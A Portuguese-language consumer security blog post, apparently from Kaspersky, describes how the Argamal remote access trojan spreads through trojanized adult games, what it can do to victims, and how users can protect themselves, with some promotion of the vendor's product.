Em alguns casos, os invasores hospedam uma biblioteca de jogos trojanizados em seu próprio site. As vítimas, então, baixam os jogos infectados por meio de um serviço de compartilhamento de arquivos gratuito

Junto com os arquivos legítimos no arquivo compactado, está uma DLL essencial para o funcionamento do jogo, mas ela foi adulterada: assim que o usuário inicia o jogo, a DLL infectada é carregada automaticamente na memória. Não há sinais externos de infecção: nem um instalador aparecendo em segundo plano, nem uma janela assustadora ou solicitação para que você desative o antivírus.

O Argamal age com muita cautela: em vez de se apressar imediatamente para roubar arquivos e senhas ou fazer uma bagunça digital em seu computador, o cavalo de Troia primeiro verifica se está sendo executado em uma máquina virtual ou sandbox e, em seguida, entra no modo de espera.

Durante esse período, o malware grava parâmetros ocultos no sistema, oculta os caminhos para suas DLLs e atrasa sua própria execução. Três dias depois, o computador se conecta ao GitHub, baixa um arquivo criptografado, o descriptografa e o transforma em um módulo de cavalo de Troia funcional.

Para garantir a persistência, os invasores registram o malware na tarefa do sistema WindowsColorSystem Calibration Loader, um recurso interno do Windows que é acionado a cada login do usuário para carregar perfis de cores do monitor. Antes de desligar, o malware exclui arquivos temporários e cobre seus rastros para dificultar ainda mais a detecção.

O que torna Argamal perigoso?

O Argamal é um Trojan de acesso remoto (RAT), o que significa que os invasores podem usá-lo para controlar remotamente o computador da vítima. Aqui está apenas uma pequena lista do que isso pode implicar:

  • Executar comandos arbitrários no computador
  • Baixar e executar arquivos
  • Verificar se um antivírus está instalado no PC (a propósito, nossa solução de segurança detecta e neutraliza o Argamal antes que ele possa prejudicar você)
  • Procurar e exfiltrar dados confidenciais de arquivos e configurações do sistema
  • Fazer capturas de tela e transmitir vídeo do dispositivo
  • Enviar dados ao servidor do invasor
  • Monitorar a atividade do usuário
  • Desligar ou reiniciar o dispositivo

Essencialmente, o computador infectado se transforma em uma máquina controlada remotamente. O proprietário pode continuar tranquilamente seu dia, sem saber que o dispositivo foi comprometido. No entanto, as consequências dessa infecção podem ser devastadoras.

Por exemplo, uma única senha roubada de uma nota de texto pode levar a várias contas comprometidas de uma só vez se a vítima reutilizar as mesmas credenciais em sites diferentes. É por isso que recomendamos armazenar senhas fortes e exclusivas no cofre criptografado de um gerenciador de senhas em vez de arquivos de texto simples.

Além de sequestrar contas, o cavalo de Troia permite que os invasores literalmente espionem o usuário, lendo seus bate-papos, vasculhando arquivos secretos, estudando suas preferências sexuais… Os cibercriminosos podem, então, usar essas informações altamente confidenciais para ataques subsequentes, chantagem e extorsão. Em uma postagem anterior, já falamos sobre o que fazer se você for alvo de chantagistas.

Outro cenário comum envolve roubar ou substituir em silêncio dados financeiros, por exemplo, interceptar credenciais de aplicativos bancários ou substituir endereços de carteiras de criptomoedas na área de transferência, o que envia todo o seu dinheiro direto para as contas dos invasores.

Em resumo, há uma lista completa de maneiras pelas quais os invasores podem explorar o dispositivo e os dados de uma vítima.

Argamal, yamete kudasai! Como se proteger de ameaças semelhantes

Se você decidiu se tornar o grande mestre do “Waifu Simulator Ultra Definitive Edition”, tome cuidado:

  • Use um software de segurança que seja executado em tempo real e detecte malwares sofisticados. Apesar dos esforços dos invasores para tornar o cavalo de Troia invisível, o Kaspersky Premium instantaneamente detecta e remove o Argamal dos dispositivos dos usuários.
  • Evite baixar aplicativos adultos, arquivos de instalação e conteúdo picante de fontes não confiáveis. Clicar em um “jogo XXX gratuito sem necessidade de inscrição” é uma maneira infalível de convidar um malware para o seu dispositivo. Dito isso, até mesmo plataformas oficiais como o Google Play e a App Store, infelizmente, permitem que aplicativos infectados entrem às vezes. Para não se preocupar mais com o download acidental de um cavalo de Troia ou de um infostealer, use o Premium em todos os seus dispositivos.
  • Não compartilhe mais dados do que o absolutamente necessário. Se um jogo ou site adulto insistir que você se inscreva, insira dados pessoais ou vincule contas de terceiros em vez de apenas verificar sua data de nascimento, isso é um grande sinal de perigo. Os sites raramente coletam dados confidenciais sem motivo. No melhor dos casos, essas informações acabam nas mãos de profissionais de marketing e rastreadores de anúncios. No pior, caem nas mãos de agentes mal-intencionados, que podem usá-las para chantagem, phishing ou para invadir suas outras contas.
  • Não clique em banners de anúncios em sites adultos. Até mesmo as plataformas mais populares, como o Pornhub, ocasionalmente hospedam anúncios com malware. Se você achar difícil se conter, use uma solução de segurança que bloqueará downloads de malware e impedirá redirecionamentos para sites suspeitos.

❌